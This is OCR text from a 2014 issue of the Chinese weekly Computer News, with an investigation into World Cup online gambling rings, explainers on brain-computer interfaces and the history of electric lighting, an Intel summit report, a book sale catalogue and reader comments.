是离开我一手毁掉的家的时候了。在这个陌生的南方城市,我能获得一线生机么?希望我将来有一天能担负起自己在过去这几年对家庭所亏欠的责任,也希望不要再有朋友重蹈覆辙。

忏悔者:如果人生重来
2014年7月28日

黄枪调查 谁毁掉了他们的人生?

CCTV 13
新闻
CNTV
北京
犯罪嫌疑人 郭美美
8月4日
星期一
在网上下注的
07:27
一度扣停的四川内江至云南昆明铁路的6趟

很难统计有多少个类似这位读者一样的网络赌徒,但仅仅一个世界杯,就有不少赌徒遭遇了家破人亡的悲剧:6月19日,海南一女子因赌球输掉十余万元自杀身亡,留下一名3岁幼子;6月26日阿根廷对尼日利亚小组赛后,广州一男子赌输跳楼,双腿粉碎性骨折……

家破人亡背后,是郭美美们的不劳而获。郭美美之所以被抓,是因为北京警方打掉一个在世界杯期间组织赌球的犯罪团伙,该团伙在境外赌博网站开户,通过电话、微信等形式下注,进行赌球违法犯罪活动。郭美美就是其中的参赌和组织人员。

神秘的赌博网站

这是一家典型的非法赌博网站。

这家“澳门会”网站拥有繁体中文、简体中文和英文三种页面。打开简体中文页面是“行业顶尖”“真人视讯”“财富梦想”等一连串诱惑、刺激的广告语。

广告语背后,是足球、篮球、赛狗、赛马等10多项体育运动的网络投注。而进入实时赌城界面,该网站还在线提供超过50种传统赌博方式的网上赌博版本,各种投注项目玩法多样,客户所中的“高额奖金”不断在页面上滚动。

为了吸引新用户,该网站不仅宣称免费开户,还为新用户提供不菲的开户优惠奖金。“这些网站主要是两类,一是将服务器放在中国香港、澳门的六合彩网站,另外则是将服务器放在马来西亚、日本等地的赌球网站。”一位观察人士称,不过,这些赌博网站通常需要绑定银行卡或第三方支付账号。

“一旦赌客进入这个领域,他将难以自拔。”一位对赌博网站有深入研究的人士说。在神秘感、诱惑力、隐蔽性的刺激下,不少赌客沉迷其中不能自拔。

实际上,无论是向记者来信的忏悔者,还是记者身边的网络赌徒,他们起初手气看似都很好,随着赌注越下越大,输的次数却越来越多,数十万上百万的家产也全部化为乌有。

“经人介绍后小试了几把,刚开始发现赚钱后对方很讲信用,很快资金都会到账,结果到今年世界杯结束后才发现亏了几十万元。”一个曾于今年世界杯期间参与网络赌博的匿名人士称。

事实上,赌博网站就是利用这种人性的贪婪,与赌徒玩心理战。从记者调查来看,这些赌博网站大多是采用赔率作杠杆,通过一系列对冲交易,保证赌客每下注100元人民币,赌博集团就有20元人民币以上的盈利。

赌徒就此陷入“赢了还想赢,输了想翻本”的死循环,最后的赢家则只能是游戏制定者。比如郭美美,一边在网上下注,一边和外国男友组织开设赌局,不仅找专人负责赌资结算,还打电话或发微信邀请“朋友”上门赌博,她本人则抽取3%至5%的返点作为“水钱”,非法牟利数十万元。

金字塔结构黑金利益链

7月底,来自广州市荔湾区法院的消息显示,该法院一审判决投注金额超过4840亿元的“116”网络赌博专案,主犯被判刑入狱9年。另外有专家估算,违法赌球或是公益彩票的10倍。以2013年中国彩票3000亿元计算,网络非法赌博或达30000亿元。

“互联网改变了这一切。”一位财经人士告诉记者,随着各地警方打击力度的加大,新型的网络赌博正在悄然改变阵地。

某种程度上,网络赌博的兴起,与互联网的发展息息相关。根据记者了解,2001年,网络彩票销售兴起;2002年的日韩世界杯,地下赌球业大举向全球扩散。此后,通过PC赌博成为常见的手段,非法赌球的网站随处可见。

不过,与往年不同,移动互联网的兴起,也让网络赌博有了新“阵地”。网络跨境赌博正转向QQ、手机短信、微博、微信等可随时随地下注的新平台。

7月初,记者曾“卧底”加入了一个专门赌球的微信群。该微信群有400多人,每天下午开始,关于赌球的信息便不停出现在微信群中。其赌球方式多样,不仅包含世界杯,甚至包含挪威、奥地利等国乙级联赛。一个数百人的赌球群会有两三个负责人,每天只要在群里声明自己下的注,就可通过支付宝等软件直接将赌资转账。据记者估计,不少人一下注就是几万元,该微信群一天的流水就达上百万元。

实际上,和赌博网站一样,这些小庄家也大都是境外赌球网站或境内非法赌博网站的代理人,大都是一些不法分子租用国外服务器搭建而成。

“无论是哪种网络赌博方式,网络赌博都和传销类似。”一位办案民警称,境外大型赌博网站或境内非法赌博网站,大都会按“股东–总代理–代理–会员”层级管理的形式,在国内多地寻找“下线”代理人,也就是联系各地赌球人员并为之提供服务的“小庄家”,然后给庄家提成2%至5%。

传销式层级管理的好处是,网络赌博团伙上下级代理人主要通过网络、电话单线联系,且多数使用化名,加大了侦查、取证的难度和成本。

以投注金额超过4840亿元的“116”网络赌博专案为例,该团伙从赌博网络构建、“金字塔”管理及获利模式的运行到赌博资金的交收、掩饰及转移,都显示该案件中网络赌博犯罪体系相当“完整精密”。如为掩饰、隐瞒犯罪所得,犯罪嫌疑人甚至专门成立集团公司完成赌资的转移与洗白,其资金大多通过第三方支付平台、地下钱庄或境外网上银行流转,渠道隐秘。

责编:程朋　**美编**:黄莹　**组版**:向海蓉　**责校**:杨志刚
日期:2014.8.11 **投稿邮箱:**pcw-report@vip.sina.com

脑机接口:人与电脑的桥梁

@叶平安

手机扫描二维码
全彩内容随身读

2009年威斯康辛大学的研究者用脑机接口发Twitter

上一期说到了动力外骨骼，这里就不得不说一下脑机接口这个技术。

绕过肌肉

本质上，我们的所有自主运动也都是靠神经信号来控制的。当我们想要做出某个动作时，脑会把行动意图通过神经系统传递到有关的肌肉那里，每一条肌肉纤维都会受到运动神经元的支配。

所以传统的机械外骨骼系统，实质上是通过神经控制肌肉、再控制外骨骼来实现动作的；而靠神经信号，绕过肌肉系统来直接控制机械也有可能——这就是“脑机接口”领域所研究的内容。

上世纪70年代，有些大学和军方的研究部门开始探索直接将思想活动转化为文字或图像。这些研究主要是基于脑电现象的。

2009年，美国一组研究者成功地用一顶奇形怪状的帽子发了几条微博，我国清华大学的研究团队也用类似的技术让用户可以靠思考来控制机器狗踢足球。

说起来好像很简单，但是实际上很困难。我们的大脑拥有一百多亿个神经元，每时每刻都在频繁地彼此沟通。每个脑神经元都在和成百上千个神经元联络，构成一张超过千亿连接的巨网，表面风平浪静实则暗流汹涌。脑电波就是这样大量脑神经元活动产生的电流的集合，夹杂了太多噪音，要把它们明确地分开相当困难。我们只能通过使用多个高精度电极来分别探测头部不同位置的电信号，再以此作为推测的依据。

从上世纪90年代以后，功能性磁共振和功能性近红外脑成像技术也被应用在脑机接口领域中。这两类技术观察的不是脑部电信号，而是血液中含氧血红蛋白的含量变化——当前正在大量活动的脑区需要更多的葡萄糖和氧，而这些变化可以被高分辨率的功能性磁共振或者高速度的近红外脑功能成像技术捕捉到。

但是这两种技术依然昂贵，而且还没有小型化到可以随身携带的方式，所以世面上出现的商业化脑机接口产品依然是以脑电为基础的。这些产品需要一些训练才能够使用自如，而且只能做一些简单的动作，例如控制轮椅的运动和转弯，或者玩几个简单的小游戏。要想做到心想事成，还得到大脑内部去找答案。

进入大脑

人们对脑机接口的兴趣往往在于运动，例如帮助那些瘫痪的人重新站起来，或者帮助失去了肢体的人正常生活。所以对植入式脑机接口的研究也就主要集中于大脑的运动皮层。

上世纪90年代，一组美国科学家就在恒河猴的脑中植入了一些电极，通过脑中直接采集的电信号来控制机器手。经过一段时间的训练之后，那只猴子把这只机械臂当成了自己的手一样灵活运用自如。但是由于植入式脑机接口需要进行开颅手术，因此一直都没能在人身上实施，直到2004年。

那一年，医生们为一名全身瘫痪的小伙子的大脑额叶中植入了一小块芯片，经过几个月的适应之后，他可以仅凭想法来收发邮件和玩游戏。那块芯片叫做“脑门”，上面有96个电极。运动皮层位于额叶，主要负责控制和协调肌肉活动。这是第一例成功的人类脑机接口实验。

八年之后，美国布朗大学和退伍军人事务所的研究人员取得了新的进展，他们设计的新一代植入式脑机接口可以让中风瘫痪已久的患者端起咖啡杯喝咖啡。这种植入芯片有100个电极，但是和大脑的神经元数量比起来，只不过是沧海一粟。

现在人们正在设计新的传感器，以使其能够获得更多数据；也在开发更好的信号记录仪，来取代神经的作用。但是核心问题依然没有解决：人们实际上并不知道大脑是如何工作的。

现在这些脑机接口的控制方式依然是想象产生某个动作，并且将已知的和运动有关的电信号分离出来。这种控制还只能做出一些简单运动，而不能像原生的肢体那样进行灵活平滑的精细活动。现有的技术下，通过自主想象而被识别的任务并不多，也就是说，现在的脑机接口还不能“翻译”绝大多数的想法。但是这些状况也许可以在未来的几十年中改变。

在一本大受好评的科幻小说《垂暮之战》中，新时代的战士们通过脑中植入的小设备彼此联系和获取信息，让语言交流都变得过时起来。这也是脑机接口研究的目的之一：它可能会变成我们和计算机、我们和其他人之间的新交互方式。

业界新闻

2014英特尔产业创新峰会在深圳召开

英特尔将在今年下半年推出全球首款14纳米处理器酷睿M，作为技术创新的里程碑产品，英特尔又将引领一次新的移动产品革命。而除了在芯片产品上的不断极致追求，英特尔也一直致力生态圈的打造。英特尔将联合本土厂商，以深圳为中心，共同构建中国创新生态圈。

7月31日，2014英特尔产业创新峰会在深圳召开。此次大会上，英特尔与近两百家本土合作厂商共同探讨了未来个人计算设备、IT技术的发展趋势以及所面临的机遇和挑战，酷睿M处理器、感知计算为消费者带来的极致用户体验，以及英特尔与中国技术创新生态圈协同创新，重塑计算行业。

轻薄兼顾强大计算能力，成移动产品未来趋势

极致轻薄同时兼顾强大的计算能力正在成为个人计算设备的发展趋势，因此，英特尔即将发布的市场首款14纳米产品酷睿M处理器等新技术，成为本次大会的讨论热点之一。酷睿M处理器专为可插拔2合1设备而设计，其绝大多数产品设计将不包含风扇，这种低耗能的特性将使得设备变得更加轻薄、凉爽和安静。基于Broadwell的可插拔2合1设备参考设计，其中研发代号为“Llama Mountain”的2合1设备在不插上键盘时仅厚7.2毫米，重量仅为670克。此外，酷睿M产品除了本身能耗低，还有一个多媒体扩展坞提供额外的散热功能，以助力性能的进一步提升；这种超强的平板与刀锋般纤薄的笔记本合二为一将给消费者带来性能的极致体验。

酷睿M处理器是英特尔历史上能效最高的酷睿处理器，今年新设计的2合1设备数量为前一年的3倍，而市场上现有的总计约60款不同的2合1设备，包含了所有主要制造商、屏幕尺寸和细分市场，可以预期，2合1设备将在良好的态势维持不断的发展。酷睿M提供给产品以刀锋般的轻薄体验，其低能耗的特性实现了历史性的无风扇突破，有力地促进整个2合1行业的发展，并在更深层次上对整个生产链和生态系统的发展也带来良性的助益。

联手本土厂商，打造技术创新生态圈

在本次大会上，英特尔还与本土厂商共同探讨了平板电脑的未来发展趋势及技术变革。如今，围绕平板电脑的创新步伐正在不断加速，如何更快地交付产品以应对瞬息万变的用户需求，正在成为主导平板电脑下一轮创新的关键。为此，英特尔正在致力于与中国广泛的创新力量，携手营造一个生机勃勃的技术创新生态圈，为更多创新平板电脑产品的涌现创造最佳的环境。

目前，英特尔与本土伙伴的合作范围广泛涉及零配件供应商、独立软件厂商、独立设计公司、系统集成商、ODM和OEM等国内平板电脑产业链的重要环节。一方面，英特尔组建了专门的支持团队，面向本土合作伙伴提供交钥匙解决方案、智能设备参考设计、开发工具、供应链采购、质量管理和客户支持。另一方面，英特尔还为广大合作伙伴提供了丰富的品牌联合营销合作机会，帮助本土厂商扩大自身的品牌影响力。双方日趋紧密的合作关系，为平板电脑产业带来了越发丰富的产品形态以及更富竞争力的产品，赋予国内乃至全球消费者精彩纷呈的移动计算体验。

融合尖端创新，创造愉悦用户体验

除了展示与合作伙伴在技术、产品等方面的创新成果，英特尔还倾力打造以用户体验为核心的个人计算设备，这也是本次大会的最大亮点之一。随着2合1产品、平板电脑等设备的创新，英特尔携手众多合作伙伴，以用户需求为中心，发布多项基于平台计算设备的开发和优化的解决方案，高清视频、语音控制、感知计算等技术也得到了进一步完善和提升，这包括更自然的人机互动、更简单的操作、更直观的交互体验和多设备之间的联动等。“英特尔实感技术”（Intel RealSense Technology）也已经取得良好的发展态势。这一由英特尔与其他公司合作开发的软硬件产品系列将进一步提升消费者体验，其首批生产的OEM产品计划于今年年末出货。英特尔和生态系统中的战略合作伙伴正在长久以来合作创新的基础上，抓住机遇、乘势而上，提供无缝的、真正的个人计算体验。

通过本次大会，英特尔联合广大的本土厂商，构建中国技术创新生态圈，为未来移动设备的发展奠定了坚实的基础。合作伙伴也紧随英特尔的创新脚步，追求生态链各环节上的技术创新。这不仅重塑移动领域产业竞争格局，还将为全球市场发展注入不容忽视的崭新力量。

责编:于磊斌　**美编**:黄莹　**组版**:向海蓉　**责校**:曾灿
日期:2014.8.11　**投稿邮箱**:pcw-report@vip.sina.com

电脑报图书总店,经典图书暑期大优惠

因报社仓库搬迁调整,大量图书超低价出售,最低**3折**起!

原价30-60元,现价**20元**上下全场包邮!

错过这次,就没机会了!

步骤一:在本目录里选中自己喜欢的图书。

步骤二:进入网址dnbbook.taobao.com,通过书名或分类检索到该书。

步骤三:按照淘宝流程拍下并付款(若有疑问请咨询在线客服)。

步骤四:耐心等候包装可靠,快递迅速的超值图书送达。

合订本类

★电脑报一年一度最经典的图书,不解释!

《电脑报2013年合订本(上下册)》
《电脑报2012年合订本(上下册)》
《电脑报2011年合订本(上下册)》
《电脑报2010年合订本(上下册)》
《电脑报2009年合订本(上下册)》
《电脑报2008年合订本(上下册)》
《电脑报2007年合订本(上下册)》

电脑学习类

★看完合订本,再来读增刊和精华本,包你成为电脑大师!

《2010电脑报增刊—热门软件与网络年度方案集》
《2010电脑报增刊—热门硬件与数码年度方案集》
《2011电脑报增刊—热门软件与网络年度应用方案集》
《2011电脑报增刊—热门硬件与数码年度应用方案集》
《2012电脑报增刊—热门软件与网络年度应用方案》
《2012电脑报增刊—热门硬件与数码年度应用方案》
《2012电脑报增刊—网络攻防与电脑安全年度应用方案》
《2013电脑报增刊—热门软件与网络年度应用方案》
《2013电脑报增刊—热门硬件与数码年度应用方案》
《2009-2010电脑应用精华本》
《2010-2011电脑应用精华本》
《2011-2012电脑应用精华本》
《2012-2013电脑应用精华本》
《2013-2014电脑应用精华本》
《电脑硬道理—电脑医院》
《电脑硬道理—黑客攻防》
《电脑硬道理—网管实战》
《电脑硬道理—装机圣手》

摄影类

★摄影爱好者成长得好帮手,技术永不过时!

《Photoshop CS4数码照片后期处理专业技法》
《RAW单反照片拍摄与处理完全探索》
《DSIR数码照片这样拍才漂亮》
《照片这样修图与构图才好看》
《数码风景摄影新手必学100招》
《人文纪实摄影宝典》
《这样玩摄影才赚钱—当个赚钱摄影师》
《魅惑—美女视觉写真秘笈大公开》

旅游类

★美景和优惠一样,不是永恒的!

《舌尖上の中国》
《中国最美旅行地》?
《中国最后的稀世美景》
《最美藏地旅行密码》
《假日—文化旅游指南》
《100个消失前必须铭记的地方》
《秘密巴黎》
《秘密香港》
《秘密东京》

影视类

★慢慢看,慢慢下,这些经典够你看几年!

《完全电影—战争电影》
《完全电影—间碟电影》
《完全电影—501部必看经典》
《完全电影增刊—冰与火之歌永恒典藏》
《全电影之经典黑白—黑帮电影》
《乱炖奥斯卡》
《一生必看的200部英美电视剧》
《最爱科幻电影》
《007—五十周年珍藏宝典》
《吸血鬼王子:罗伯特-帕丁森》
《罗伯特·帕丁森写真专辑》
《暮光之城珍藏金典》
《霍比特人》
《霍比特人编年史(精装)》

体育类

★科比、梅西、C罗,爱他们就一定要买来珍藏!

《NBA绝战季后赛》
《科比全传》
《篮球明星——-科比王朝(精装)》
《南非世界杯明星·C罗》
《南非世界杯明星·法布雷加斯》
《南非世界杯明星·梅西》
《南非世界杯明星·卡卡》
《南非世界杯明星·托雷斯》
《我爱世界杯—巴西》
《我爱世界杯—西班牙》
《我爱世界杯—阿根廷》
《西甲争霸》
《AC米兰横扫亚平宁》
《2012欧洲杯:16强巅峰对决》

军事类

★军事迷的、二战迷的天堂!

《雇佣兵》
《二战特种作战精锐》
《特种部队在行动》
《哈尔科夫之战图集1942-1943》
《503重装甲营全史(上卷)》
《壮志凌云》
《二战数据V—德国空军》
《二战数据IV—德国海军》

网络赚钱类

★凭自己的智慧,坐在家里赚大钱,不告诉你你肯定不知道!

《30个可复制的网上开店成功案例》
《100个可操作的网络赚钱大法》
《互联网创业成功之道》
《小老板开店创业必读》
《短线炒股快速入门:短线炒股快速精通与赚钱技法》
《短线猎杀黑马》
《短线抓涨停》
《短线赚量价》
《跟股市赢家学:看盘技巧与实盘操作》
《跟庄实战赚钱技法》
《股票经典实战:创业版风云》
《决胜波段-短线波段炒股赚钱技法200例》
《决胜买卖点》

健康养生类

★想要不生病? 预防保健最重要!

《不一样的自然养生法》
《治病不如防病》

本店还为各位读者搭配了更优惠的购书套餐,详情请进入店内查看。

报社总部直接发货,所有图书绝无盗版!

手机用户请拍摄二维码:

电脑报图书总店网址:dnbbook.taobao.com

责编:李青阳 **美编**:小白 **组版**:李成刚 **责校**:曾灿
日期:2014.8.11 **投稿邮箱**:pcw-report@vip.sina.com

上帝说要有光

——人类的电气照明时代

@金平


“黑夜给了我黑色的眼睛,我却要用它来寻找光明。”人类探索光明的历史,也包含了对灯的探索历史。漫长黑夜里的孤枕难眠,人们的最大心愿是什么呢?至少应该有如何把黑夜变成白昼吧。于是,听从上帝的旨意,人们走上了对灯的探索之路。

年代表


1821 年 电弧灯诞生
1878 年 碳化白炽灯面世
1879 年 爱迪生电灯问世
1902 年 水银灯问世
1909 年 钨丝灯问世
1910 年 霓虹灯问世
1916 年 充气白炽灯诞生
1938 年 荧光灯横空出世
1957 年 小直径荧光灯出现
1960 年 LED 诞生
1970 年 节能灯问世
1993 年 蓝光 LED 诞生
1996 年 白色 LED 面市

白炽灯的前生今世

戴维和法拉第,电弧灯之父



碳化白炽灯专利拥有者约瑟夫·斯旺



世界公认托马斯·爱迪生发明了电灯

柯立芝发明的钨丝白炽灯泡

欧文·朗缪尔发明的充气白炽灯

1821年,电弧灯诞生

1821年, 英国科学家戴维和法拉第发明了用炭棒作灯丝的电弧灯, 虽能发光,但光线刺眼,寿命短,典型的昙花一现。自此以后,这种电弧灯经历了几十年再也没有被别人改进、继续研究过……

1878年,碳化白炽灯面试

谁是白炽灯的发明人? 相信多数人都会脱口而出:爱迪生。事实却非如此,但爱迪生参与了发明人之争,也是事实。原因在于当爱迪生准备为自己发明的碳化白炽灯申请专利时,他发现已有人先行一步,将专利据为己有了。这个人就是英国人约瑟夫·斯旺,申请时间为1878年,为找到碳化灯丝,他奋斗了25年。

这让爱迪生有点发狂,他一怒之下把约瑟夫·斯旺告上了法庭。不过法庭只相信证据, 斯旺的白炽灯产品在1879年2月已有成品,当时爱迪生还正为如何抽干灯泡内的气体而发愁呢。再说他在1879年末才搞出了成品,败诉也就在所难免。

不能不佩服爱迪生是个全才,不仅能发明,而且注重产品的市场转化,商人本性显露无遗。为防止斯旺从中作梗,他主动和解并达成协议, 在1883年联合建立公司。

富于戏剧性的是,两人都侵权了。因为苏格兰发明家詹姆斯·鲍曼·林赛在1835年就发明了碳纤维,而两人制成的白炽灯都使用了碳纤维。

1879年,爱迪生电灯问世

爱迪生发现电弧灯缺陷主要是电弧灯的灯丝造成的。于是他想找出一个更为合适的材质来代替电弧灯的碳棒灯丝。

他历时13个月, 试验了7000多次、6000多种材料,找到可用作灯丝并发光45小时的棉线。这是人类史上第一盏有实用价值的电灯。接下来他又找到竹丝材料,可点亮1200小时。就是这种碳化的竹纤维丝让爱迪生发家致富。

不过几十年之后,就有其他发明家发现了更好的灯丝材质,并且发明了我们现在使用的灯泡。

1909年,钨丝电灯的鼻祖

如今白炽灯泡中使用的钨丝是美国科学家柯立芝于1909年找到的。钨丝具有寿命长、耐高温等特点,是很好的发光材料。

1916年,欧文·朗缪尔,通过向灯泡中充入惰性气体,充气白炽灯诞生。

1959年卤族元素充入灯泡,这使得灯内的钨原子和卤素原子不断地上演结合与分离的好戏,让钨丝有了“再生”的能力,灯泡寿命进一步延长。

由于白炽灯需加热到高温才能将热能转变为光, 白炽灯的效能转化只有10%。在节能为王的今天,白炽灯退出历史舞台也就成为必然。在中国,截止年是2017年。

荧光灯,家庭照明中的主角

1938年,荧光灯横空出世

白炽灯耗电的弱点早被一些科学家所洞悉,他们决定寻找另一条发光途径。

美国的黑维特就是这一派的支持者。他找到一种耐热玻璃管作灯管,抽出灯管中的空气, 然后植入各种金属和其他气体,通过反复对比试图找到解决的方案。

1902年,黑维特就有了斩获——他发明了水银灯。这种水银灯是在真空灯管中充入水银和少量氩气。只要很小的放大电流即可让水银蒸发, 受电子激发而发光,更节能。水银灯比白炽灯亮多了,光线类似太阳光。但缺点也明显:一则水银灯会辐射出大量对人体有害的紫外线,可见光很少,二则光线太刺眼。

如何改进水银灯是个问题。英国物理学家斯托克斯早在1852年的一个发现——“荧光物质碰到光可以产生另一种光,且新生的光波长比原光波长长”给了科学家启示。

“既然紫外线比可见光波长短, 那么紫外线通过荧光物质转化后就有可能产生可见光。”

这真是一个绝妙的主意,接下来的任务就是来找到这种荧光物质。


1895年,莫尔在实验过程中将玻璃灯管内的空气抽干后充入少量二氧化碳,加入高压电后,灯管发出白光。1910年,受莫尔实验的启发, 科学家克劳特隆重登场。他在莫尔实验的基础上,分别充入氖、氩、氦等稀有气体, 结果发出了不同的光,这令他大喜过望。人类历史上的霓虹灯由此诞生。克劳特放下研究,建立了霓虹灯公司,赚了个盆满钵满。

1938年,美国通用电气公司的伊曼从霓虹灯的闪烁中找到一个突破口——在这种荧光灯的灯管中充入一定量的水银,在灯壁涂上荧光粉,灯管两端各用一灯丝作电极。它的工作原理是:通电后水银蒸气放电产生紫外线,紫外线激发管壁的荧光物质发出可见光,完全摆脱了水银灯的缺点。这种荧光物质最早是硅酸锌铍、钨酸镁及硼酸镉等混合荧光粉,自1942年以后变身为卤磷酸钙荧光粉。因荧光的成分与日光相似,因此荧光灯又叫“日光灯”。

1957年,荧光灯瘦身

1957年埃德·翰墨发明了紧凑型荧光灯,通过缩小荧光灯灯管直径可以提高发光效率。它的出现, 改变了照明的走向——节能。

1970年末,荧光灯交流电子镇流器问世,使得荧光灯照明成为可能,飞利浦公司抓住了这一机遇。它的主打产品就是:稀土三基色紧凑型荧光灯,即“节能灯”。因其与白炽灯兼容性好,能耗低,成为白炽灯的替代品。



紧凑型荧光灯之父埃德·翰墨

下转11版

责编:李青阳　**美编:**毛代洪　**组版:**姚永福　**责校:**曾灿
日期:2014.8.11　**投稿邮箱:**pcw-report@vip.sina.com

互动

试刊调查反馈

这一两周几乎是见缝插针地阅读电粉的试刊建议，不是欣赏优美的散文，而是在形散而神不散的意见信中摘出电粉们的真实想法，分门别类，将比较容易回复或者协调的工作先做了。

建议增设刷机版面——不固定

五儿子被来电震晕（黑屏+震动），急求助疯狂博士，答曰：刷机。有电粉也与我有同样的疑惑：怎么刷啊？要求增开刷机版面。仿佛是个很好的提议，但一键刷机已经很流行了，手机或玩机版将会选择一些重点难点进行讲解，所以，增加常设版面的愿望没法实现了。不过博士也指点了迷津，《刷机精灵》《刷机大师》就可以帮我这样“不学无术”的懒人一键搞定。


希望编辑与电粉多互动，多组织活动——没问题

建议搞读编活动的不少，青阳也在群里征求了大家的意见：最急迫的是想和小编们来一场《英雄联盟》对抗。现在可以明确地告诉大家，趁暑假练练手，9月就开始哟！密切关注青阳的活动预告吧！（悄悄地说：小编的水平也参差不齐，啊哈哈哈哈！）

试刊调查活动截止时间为8月17日，http://vote.icpcw.com/SK2014，拖延症们还有机会！其他问题也可以@电脑报-青（新浪），或发邮件pcw-report@vip.sina.com

@电脑报

海关将监管跨境电商，朋友圈代购或被视为走私



今日，海关总署《关于跨境贸易电子商务进出境货物、物品有关监管事宜的公告》正式实施，将对从事跨境电子商务的企业和个人进行监管，让“海淘”有法可依。流行于微信朋友圈的代购行为，未来如未纳入监管可被视为走私，遭举报后或将受处罚。

@MR__Goo:举报有奖吗？
@哥一直被抄袭从未被超越:朋友圈里都是假代购吧？
@星未眠的小夜曲:呵呵，有多少代购真出国给你买，骗傻子的。
@英国折扣广播站:国外太多商家可以直邮国内，有些还免邮、免税，根本不用代购。

分享·乐事·囧事

当China Joy现场出现广场舞大妈，那面带喜色的脸庞……

@盐炒芹黄稻:大妈们开疆辟土到二次元了。
@CHRIS想要远杭:大妈跑去干吗？难道觉得Showgirl抢了她们的风头？
@西德李:大妈们表情很享受啊！
@李波等等我:盛大的？果然是最终幻想！
@陈丨吉诃德:该出款游戏了，线上广场舞。
@我的导员是个逗B:中国大妈都走向世界了这有啥，哼！
@十二楼Zz:求求你们放过宅男们的节日吧，呕吧桑！
@听雨观市:大妈已成广告新媒体。

有奖订阅电脑报官网官方微信

1. 微信拍摄左图二维码。
2. 微信添加好友—查找公众号—搜索:icpcw520
3. 微信添加好友—查找公众号—搜索:小生就在两江畔

第十六期获奖读者：
吃稀饭、毛毛女、魏明鉴

本期幸运读者每人获得U50无线键鼠套装一套，恭喜你们！请尽快给小生发来微信，告诉你的姓名、地址、电话，以便我们尽快寄送奖品！

瑞酷18000mAh移动电源
电脑报评测推荐，
8月专属优惠进行中
包邮活动价125元
咨询电话：18908327950
活动地址：www.icpcw.com/18000.htm

上接10版

HID，室外照明的主宰

荧光灯主要用于室内照明，用于室外的照明技术也在悄然发展。

1961年通用电气的吉伯特·雷令申请的第一个金属卤化物灯的专利，有赖于蒸汽灯的出现。与蒸汽灯类似，这种灯由密封在玻璃管里的各种元素蒸汽如水银、钠通以电流而发光的。相比荧光灯，亮度强许多，穿透性也强，特别适合于室外、海上照明。

不过，当更先进的HID（气体放电灯）出现，这种金属卤化物灯就逃脱不了被取代的命运啦。


1965年问世的高压钠灯是HID照明的先锋。与金属卤化物灯相比，它体积较小，穿透力更强，射程更远，尤其在雾天雨天，高压钠灯可穿透浓雾，这对大面积远距离照明很有意义。

但其发明过程并非一帆风顺：因灯内钠的特性温度不到100℃就熔化，更重要的是钠蒸汽在高温高压下腐蚀性超强，各种类型的玻璃都应付不了这种腐蚀。直到1957年，美国人科里尔研制出一种用高纯多晶氧化铝加氧化镁添加剂烧结而成的半透明陶瓷。它经得起高温钠蒸汽的腐蚀，且能透过90％以上的可见光。

如今市场上的HID内大部分充有氙气与碘化物等，然后通过高压电流激发石英管内的氙气产生电子游离，从而在两电极之间产生高达6000K色温度的接近正午日光的光芒。HID也有了一个比较通俗的名字：氙灯。不仅室外照明，越来越多的中高档车也开始使用氙灯作为前大灯。

LED，照明舞台的新主角

半导体发光的报告者：
Henry Joseph Round



LED之父尼克·何伦亚克

“蓝光之父”中村修二

1907年，半导体发光现象被发现

1907年2月，英国亨利·约瑟夫·兰德在美国参与一项基础科学实验后，记录了碳化硅结晶发光的现象：在碳化硅结晶表面施加电压，会发出黄绿、橙色、蓝色的光芒。人类对于半导体发光的研究自此而始。

1962年，发光二极管落地

1960年，尼克·何伦亚克的磷砷化镓半导体激光实验成功。他发现这一半导体能发出可见红色光。因这一发现他被称为“LED之父”。1962年，他又发明了发光二极管，又被称为“发光二极管之父”。

不过“LED之父”的称号是科学史上的一个冤案。1924年到1941年间，俄罗斯的O. L. 罗赛福就发现半导体发光现象，并将研究写成论文送到俄罗斯、德、英等国的科学杂志办公室。2007年，英国的《Nature Photonics》杂志才发表文章说LED的发明者实际上是罗赛福。

1985年，蓝光LED诞生成为可能

早期的LED的颜色主要为红色与黄绿色，而蓝色与绿色的LED却达不到足够的亮度。只有将光的三原色凑齐后，白光的LED才能实现。因此，全世界的研究者都埋首于蓝色LED的开发。

1985年，赤崎勇创造了氮化镓的PN结，使得蓝光LED实现第一次成为可能。他因此被誉为“蓝光LED先驱”。

1990年做出第一颗白光铟镓氮LED，1990年绿光LED也问世。

1993年，蓝光LED的第一声啼哭

1993年，日本中村修二博士在日亚化工公司做研究员时，发明了能够制出蓝色发光因子氮化镓结晶的有机金属化学气相沉积法MOCVD，能够应用的蓝色LED制造方法由此被确立。蓝色LED诞生，他也就成为了“蓝光之父”。

当红绿蓝三原色诞生之后，白色LED也将闪亮登场。1996年，白色LED诞生，LED便开始在照明市场上“逐鹿中原”。

结语：逛着灯具市场，或许你会在造型各异的灯具中无法抉择，可知随着IT技术不断融入其中，智能电灯泡变成无线路由器可让你的豪宅无信号死角；嵌入物联网通信模块的灯具可以让你通过智能手机随时随地获知居室的照明情况；当你徜徉在五光十色的PUB，那些电光很可能是你和小伙伴的情绪体现，社交，嘿，还真需要个电灯泡！

www.dooland.com

责编:陈平　**美编**:毛代洪　**组版**:何雪松　**责校**:曾灿
日期:2014.8.11　**投稿邮箱**:pcw-chenp@vip.sina.com

ODPS 让大数据分析平民化

大数据产品花开遍地

